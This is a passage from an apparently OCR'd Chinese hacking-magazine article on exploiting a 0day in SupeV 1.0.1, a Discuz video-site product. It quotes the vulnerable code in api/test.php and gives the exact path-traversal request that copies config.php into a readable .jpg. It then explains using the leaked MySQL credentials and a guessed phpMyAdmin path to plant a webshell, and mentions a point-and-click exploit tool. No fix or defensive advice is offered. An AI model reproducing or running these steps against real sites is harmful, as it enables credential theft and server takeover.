


图9




图10

文章难易度★★★
文章阅读点：通过利用不同的方法来拿SupeV1.0.1的WEBSHELL

SupeV 1.0.1 0Day 漏洞简单利用

txcbg

视频播客SupeV 1.0.1是discuz旗下的产品，使用它可以搭建视频网站。前几天在网上看到有人发表文章说SupeV 1.0.1 暴出了注入漏洞，当时我就在虚拟机上安装了一个环境来测试，由于当时不够细心，测试了第一步没有成功就没能继续往下进行，昨天晚上在某论坛上看到有人发布了一个漏洞利用工具，于是就测试了一下，没想到居然第一步成功了，说明这个漏洞确实存在并可以利用，于是今天上午又花了一些时间来研究了一下这个漏洞的详细利用方法，最后在虚拟机中测试成功并拿到了webshell。

出现漏洞的文件是api目录下的test.php，下面是关于该漏洞的介绍：

```
"$str=file_get_contents( $thumb );//首先第18行用file_get_contents()读取$thumb参数的文件内容，注意这里也可以读远程文件，$path = ''.getthumb_path( $vid );//第19行获取路径参数$vid
    $opt_big = array(
      "targetfile" => $path.".jpg",
      "attach" => $attach['attach'],
      "ext" => $attach['extension'],
      "ratio" => false,
      "width" => THUMB_BIG_WIDTH,
      "height" => THUMB_BIG_HEIGHT
    );//24行到39行定义$opt_big和$opt_small数组
    @sf_copy( $opt_big['targetfile'], $opt_small['targetfile'] );//紧接着第40行就开始copy了，注意看，它把$opt_big数组里的targetfile复制到了$opt_small数组的targetfile下。
```

对于php代码我不是太懂，就不能来给大家分析这个漏洞了，下面我们重点来看一下这个注入漏洞的利用吧。为了测试，我在虚拟机里安装了一个SupeV 1.0.1，至于如何安装，不是本文的重点，不会的菜鸟可以参看杂志以前菜鸟学堂中的相关文章。我安装的SupeV 1.0.1是简体中文GBK版的，安装后的程序的访问地址为http://127.0.0.1/superv/，如图1。




图 1

现在直接在SupeV 1.0.1的访问地址后加上**api/test.php?thumb=../config.php&vid=../../hackerxfiles**，补充完整后的提交地址为**http://127.0.0.1/superv/api/test.php?thumb=../config.php&vid=../../../../hackerxfiles**，在浏览器中访问后它就会把网站配置文件config.php中的内容保存到SupeV的根目录下的hackerxfiles.jpg中，访问http://127.0.0.1/superv/hackerxfiles.jpg后就可以看到网站的配置信息了，如图2。

如果大家嫌手工提交比较麻烦的话还可以利用工具，我们只需要把SupeV的访问地址填上，然后依次点击"获取路径"、"第二步"、"第三步"、"提取"按钮就会得到我们需要的信息了，如图3。

这其中对我们有用的就是mysql数据库的连接信息和网站根目录，如果是root权限的话可以用phpmyadmin连接上去，然后直接导出webshell，即使当前的数据库连接用户不是root权限，只要能连上phpmyadmin同样也可以得到webshell。关键就是大家能否找到phpmyadmin的访问地址了，如果网站是独立服务器话，我们可以试着访问http://xxx.com/phpmyadmin、http://xxx.com/phpadmin等，如果是虚拟主机，可以先ping域名得到虚拟主机的IP地址后再试着访问http://IP/phpmyanmin、http://IP:8080/phpmyanmin等。当然，我们也可以使用带有目录扫描功能的扫描器来扫描出phpmyadmin的目录，总之只要能找到phpmyadmin的目录就行。




图 2

